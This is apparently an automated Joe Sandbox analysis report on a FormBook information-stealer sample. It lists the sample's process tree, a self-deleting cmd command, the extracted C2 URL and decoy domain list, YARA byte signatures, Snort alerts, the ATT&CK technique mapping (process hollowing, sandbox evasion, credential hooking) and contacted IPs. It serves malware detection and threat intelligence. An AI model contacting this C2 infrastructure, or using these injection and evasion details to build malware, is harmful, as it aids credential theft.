ID: 626561
Sample Name:
inlaww321345.exe
Cookbook: default.jbs
Time: 13:06:16
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

inlaww321345.exe


Overview

General Information

Sample Name:	inlaww321345.exe
Analysis ID:	626561
MD5:	43e64e0ab6ca47..
SHA1:	983a822ffde2b55.
SHA256:	cbdf1e33bc694b…
Tags:	exe formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for sam…
- Performs DNS queries to domains w…

Classification



Process Tree

- **System is w10x64**
- inlaww321345.exe (PID: 6464 cmdline: "C:\Users\user\Desktop\inlaww321345.exe" MD5: 43E64E0AB6CA479C2AF3AFED56216A91)
  - idczzzzbpy.exe (PID: 6492 cmdline: C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe C:\Users\user\AppData\Local\Temp\naxsk MD5: 0A3F789C1F124B76E2EDC74EBEACF70A)
    - idczzzzbpy.exe (PID: 6516 cmdline: C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe C:\Users\user\AppData\Local\Temp\naxsk MD5: 0A3F789C1F124B76E2EDC74EBEACF70A)
      - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - chkdsk.exe (PID: 6248 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: 2D5A2497CB57C374B3AE3080FF9186FB)
          - cmd.exe (PID: 6368 cmdline: /c del "C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 1804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.boxberry-my.com/sn31/"
  ],
  "decoy": [
    "matsuomatsuo.com",
    "104wn.com",
    "bolacorner.com",
    "dawonderer.com",
    "yourpamlano.xyz",
    "mtzmx.icu",
    "lepakzaparket.com",
    "barmagli.com",
    "danta.ltd",
    "marumaru240.com",
    "people-centeredhr.com",
    "test-brew-inc.com",
    "clairvoyantbusinesscoach.com",
    "aforeignexchangeblog.com",
    "erentekbilisim.com",
    "gangqinqu123.net",
    "defiguaranteebonds.com",
    "thegioigaubong97.site",
    "vaoiwin.info",
    "vcwholeness.com",
    "03c3twpfee5estjovfu2655.com",
    "mutantapeyachtclubtoken.store",
    "pixelkev.xyz",
    "corporacioncymaz.com",
    "iampro-found.com",
    "azureconsults.com",
    "bam-bong.com",
    "advanceresubeopene.biz",
    "tzjisheng.com",
    "krdz28.online",
    "ycw2009.com",
    "minioe.com",
    "dronelink.xyz",
    "autu.cfd",
    "sdwmkj.com",
    "uixray.xyz",
    "informacion-numero-24-h.site",
    "123dianyingyuan.com",
    "tj-assets.com",
    "usaservicedogregistratuon.com",
    "metagwnics.com",
    "pepeksquad2.host",
    "kc7.club",
    "yundtremark.com",
    "finance-employers.com",
    "euroglobalnews.info",
    "estudioenzetti.com",
    "rodosmail.xyz",
    "bm65.xyz",
    "bchmtn.net",
    "server4uuss.net",
    "maisonretraiteprivee.com",
    "atelierelzaaidar.com",
    "thegurlyboutique.com",
    "primobellaquartz.com",
    "jetskirentaldublin.com",
    "akmeetech.com",
    "withoutyoutube.com",
    "blackcreekwatershed.com",
    "89qp52.com",
    "e3488.com",
    "vote4menk.com",
    "tyma.club",
    "theceditpalooza.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000010.00000002.507327019.0000000000970000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.319433695.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.319433695.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 28 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.idczzzzbpy.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.idczzzzbpy.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.idczzzzbpy.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
1.2.idczzzzbpy.exe.700000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.idczzzzbpy.exe.700000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 22 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.10

Timestamp:	192.168.2.3188.114.96.1049808802031449 05/14/22-13:08:49.696707
SID:	2031449
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.10

Timestamp:	192.168.2.3188.114.96.1049808802031453 05/14/22-13:08:49.696707
SID:	2031453
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.10

Timestamp:	192.168.2.3188.114.96.1049808802031412 05/14/22-13:08:49.696707
SID:	2031412
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	Path Interception	1 Access Token Manipulation	1 Rootkit	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	5 1 2 Process Injection	2 Virtualization/Sandbox Evasion	LSASS Memory	2 5 1 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	5 1 2 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	1 1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
inlaww321345.exe	54%	Virustotal		Browse
inlaww321345.exe	56%	ReversingLabs	Win32.Trojan.FormBook	
inlaww321345.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe	46%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.idczzzzbpy.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.idczzzzbpy.exe.700000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.idczzzzbpy.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.idczzzzbpy.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.idczzzzbpy.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.tzjisheng.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.tzjisheng.com/sn31/?p6Ah=2a7s6yRQu5sKFClQSChidlXjlxi9pt4Q5wJ1geib+tah5K7nc27GLkEkTe4Wsszvrpha&3fK84j=bDKp2PCxjp9Dyht0	0%	Avira URL Cloud	safe	
www.boxberry-my.com/sn31/	100%	Avira URL Cloud	malware	
http://www.informacion-numero-24-h.site/sn31/?3fK84j=bDKp2PCxjp9Dyht0&p6Ah=F3OPTzYh/KYNQDx4mU9pmepphtdjiinNkarquV5J38/xiILCZYJsFfYNFvKas6or25OS	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parkingpage.namecheap.com	198.54.117.212	true	false		high
www.informacion-numero-24-h.site	188.114.96.10	true	true		unknown
www.tzjisheng.com	154.85.152.171	true	true	• 0%, Virustotal, Browse	unknown
www.rodosmail.xyz	unknown	unknown	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.tzjisheng.com/sn31/?p6Ah=2a7s6yRQu5sKFClQSChidlXjlxi9pt4Q5wJ1geib+tah5K7nc27GLkEkTe4Wsszvrpha&3fK84j=bDKp2PCxjp9Dyht0	true	• Avira URL Cloud: safe	unknown
www.boxberry-my.com/sn31/	true	• Avira URL Cloud: malware	low
http://www.informacion-numero-24-h.site/sn31/?3fK84j=bDKp2PCxjp9Dyht0&p6Ah=F3OPTzYh/KYNQDx4mU9pmepphtdjiinNkarquV5J38/xiILCZYJsFfYNFvKas6or25OS	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	inlaww321345.exe	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.85.152.171	www.tzjisheng.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
188.114.96.10	www.informacion-numero-24-h.site	European Union		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626561
Start date and time: 14/05/202213:06:16	2022-05-14 13:06:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	inlaww321345.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/4@3/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 54.9% (good quality ratio 51%) • Quality average: 76.7% • Quality standard deviation: 29.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): fs.microsoft.com, ctldl.windowsupdate.com, a767.dspw65.akamai.net, arc.msn.com, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net, ris.api.iris.microsoft.com, ocsp.digicert.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\c363o8ren09aotd

Process:	C:\Users\user\Desktop\inlaww321345.exe
File Type:	data
Category:	dropped
Size (bytes):	189439
Entropy (8bit):	**7.991264884489158**
Encrypted:	**true**
SSDEEP:	3072:RpjM1D/FiGY508jL8Ih5Ua5OtVtVN20+DLQLYUL11uXGI7dOPHl/vqJJr7iQxX4Y:Q1bY08jwy5UakVtVNAKYULKX5d2/vq7P

MD5:	E3D27BCFA9AA0D4B5A3F6B09ABBD95A0
SHA1:	FF9D9165EEB1BC30B24824E3179CE751D0D171CA
SHA-256:	9367FD47E61A19528C3F5CF2C8DCB9A966AC2760E0E0303D98CB16569DC571C0
SHA-512:	58C1AD3827E29D5948D5E20330D7B690700BB87618A9635C032FEA2B86435ED8B5D34C9959FABE652478CF775826325CE78E9310F4086159C1DF74E6FD64BBC2
Malicious:	false
Reputation:	low
Preview:	...h.[.1...0..B..m.2h|..N.a..p....1..N....S.b.....n..s..g.;5...-..G. 6.{.u.....Cx=.(..[y7*..}.u.....P.-J.....B.....o6..$..U...'...z4.....<...M.y...Nt..Up..g..ElL.b.K..-bU<...F..J.p.z.....r..RR.. ...#.Z.C...#.....AC..Uj..g... .....%.*.....[.1W.4E+... ...zse.I.:.....!.....N.$....b....An..s..gw;5.....D..."R..?...n....dU~...~ ..P.,$.G..n#.....$.y....o6.(..;.9.S..K..m4...j...j.....G./... .}L..".P4...L.b.K..-..f.O.F.$..pPG.....r..RR...._.U.....#.....AC..Uj..g..{ ..a...*.$.....[.1...E+...@...3se.I.:..p....1..N....S.b.....n..s..gw;5.....D..."R..?...n....dU~...~ ..P.,$.G..n#... ..$.y....o6.(..;.9.S..K..m4...j...j.....G./....}L..".P4...L.b.K..-bU<...F.I..pP4.....r..RR...._.U..C..#.....AC..Uj..g..{ ..a...*.$.....[.1...E+...@...3se.I.:..p....1..N....S.b.....n..s..gw;5..... .....D..."R..?...n....dU~...~ ..P.,$.G..n#.....$.y....o6.(..;.9.S..K..m4...j...j.....G./....}L..".P4...L.b.K..-bU<...F.I..pP4.....r..RR...._.U..C..#.....A

C:\Users\user\AppData\Local\Temp\idczzzzbpy.exe

Process:	C:\Users\user\Desktop\inlaww321345.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80384
Entropy (8bit):	6.294068907954178
Encrypted:	false
SSDEEP:	1536:q6TaC+v1wwfr0oxAomP3cX/4pi2sWjcdNdI:va5CwD1/ui5NW
MD5:	0A3F789C1F124B76E2EDC74EBEACF70A
SHA1:	780584F128175C82C09BE5237D6F18CA71F5AF8A
SHA-256:	88475EA713BF4983BAD0C805626D4C36B4C7F556E0CFE3220D54A66AF49536ED
SHA-512:	8E6E8107B29C2CBDEA7D0D10F40C0BCB5834C7EE72AD420354B1F10154F263029877F32CC4B66D20C75250C3F9ABEDE40DC9E74AD54472C30E52E5089FE8D1 C4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 46%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w...%`..w...%^..w...%a.w.....w...w..w..p....w..p.~..w..p... .w..Rich.w.....PE..L.....~b.....7.....@.....@.....$.....p.....T.....@..... .....text...U..... ..`.rdata...N.....P.....@..@.data... 1...0.....@....rsrc.....p.....*.....@..@.reloc.....,..... ..@..B..... .....

C:\Users\user\AppData\Local\Temp\naxsk

Process:	C:\Users\user\Desktop\inlaww321345.exe
File Type:	data
Category:	dropped
Size (bytes):	5222
Entropy (8bit):	6.125161523920119
Encrypted:	false
SSDEEP:	96:FAhV3vZOvLSjq3D+2flg3yDUfp7yxbEJhScKZTQOEbzjT:FAh3OvLSGCDCU7yxbEJhLKlQLD
MD5:	724AADB7157867E0297086B8CB329FDD
SHA1:	2CAF2D787B88C05EE73FC815F528D0519597BCEC
SHA-256:	FF0DA8E72E0EB7C85762F73D269CB37E6EF6AB78BCDCDD02CBC600921B416A4F
SHA-512:	939650530ED755EAEC138D0397CF69095159EACE33A5782094791F2315CBA3693F0FCC0DD2E40DEB4A3E58FD75010F52191FEF6E1053C1C5AE3EEA7CB4F9FE5 D
Malicious:	false
Reputation:	low
